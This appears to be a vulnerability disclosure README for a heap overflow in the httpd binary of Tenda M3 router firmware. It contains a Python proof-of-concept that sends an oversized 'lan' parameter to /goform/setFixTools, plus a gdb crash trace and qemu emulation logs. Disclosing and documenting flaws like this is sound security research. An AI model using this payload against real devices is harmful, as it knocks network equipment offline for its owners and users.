xxy1126 update 20220820 ... on Aug 19 History

..

readme.assets	3 months ago
readme.markdown	3 months ago

readme.markdown

Tenda M3 contains heap Overflow Vulnerability

overview

- type: heap overflow vulnerability
- supplier: Tenda https://www.tenda.com
- product: TendaM3 https://www.tenda.com.cn/product/M3.html
- firmware download: https://www.tenda.com.cn/download/detail-3133.html
- affect version: TendaM3 v1.0.0.12(4856)

Description

1. Vulnerability Details

the `httpd` in directory `/bin` has a heap buffer overflow. The vunlerability is in fucntion `formSetFixTools`

It calls `malloc(0x28)` to allocate heap buffer, and it copies POST parameter `lan` tp heap buffer.

It didn't check the value of `v23` and calls `strncpy`, so there is a heap overflow.

2. Recurring loopholes and POC

use qemu-arm-static to run the `httpd`, we need to patch it before run.


- in `main` function, The `ConnectCfm` function didn't work properly, so I patched it to `NOP`
- The `R7WebsSecurityHandler` function is used for permission control, and I've modified it to access URLs that can only be accessed after login

poc of DOS(deny of service)

```
import requests

data = {
    "networkTool": "3",
        "operation": "start",
        "lan": "a"*0x100
}
cookies = {
    "user": "admin"
}
res = requests.post("http://127.0.0.1/goform/setFixTools", data=data, cookies=cookie
print(res.content)
```


Program received signal SIGSEGV, Segmentation fault.
0xff5e8e1c in malloc () from /home/tmotfl/IOT/TendaM3/_US_M3V1.0BR_V1.0.0.12(4856)_CN&EN_TDC&TDE01.bin.extra
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[REGISTERS]
*R0 0x3
*R1 0x61615ff1
*R2 0xd0040
*R3 0x91
*R4 0x90
R5 0xff6034f8 → 0x6d440 (formGetWtpAdvPolicy+3396) ← mov r0, r3 / 0xe1a00003 */
*R6 0xcffb0 ← 0x61616161 ('aaaa')
*R7 0xff6091b4 (__malloc_state+52) ← 0
*R8 0x1
R9 0xff609180 (__malloc_state) ← 0x4b / 'K' */
*R10 0xff609244 (__malloc_state+196) → 0xff60923c (__malloc_state+188) → 0xff609234 (__malloc_state+180)
...
*R11 0x9e0
*R12 0x9e0
SP 0xfffedf30 → 0xcff30 ← subspl r5, r4, r8, asr #8 / 0x50545448; 'HTTP/1.1 200 OK\nContent-type: text
PC 0xff5e8e1c (malloc+1168) ← str r1, [r2, #4] / 0xe5821004 */
[DISASM]
► 0xff5e8e1c <malloc+1168> str r1, [r2, #4]
0xff5e8e20 <malloc+1172> b #malloc+380 <malloc+380>
0xff5e8b08 <malloc+380> add r6, r6, #8
0xff5e8b0c <malloc+384> b #malloc+2224 <malloc+2224>
0xff5e923c <malloc+2224> add r0, sp, #0x18
0xff5e9240 <malloc+2228> mov r1, #1
0xff5e9244 <malloc+2232> bl #_pthread_cleanup_pop_restore@plt <_pthread_cleanup_
0xff5e9248 <malloc+2236> mov r0, r6
0xff5e924c <malloc+2240> add sp, sp, #0x2c
0xff5e9250 <malloc+2244> pop {r4, r5, r6, r7, r8, sb, sl, fp, pc}
0xff5e9254 <malloc+2248> andeq sl, r1, ip, asr #22


connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
/bin/sh: can't create /proc/sys/net/ipv4/tcp_timestamps: nonexistent directory
httpd listen ip = 127.0.0.1 port = 80
webs: Listening for HTTP requests at address 20.246.254.255
Debug->tpi_systool.c: tpi_get_tcpdump_output(1465)--cmd:
qemu: uncaught target signal 11 (Segmentation fault) - core dumped
[1] 13151 segmentation fault sudo chroot . ./qemu bin/httpd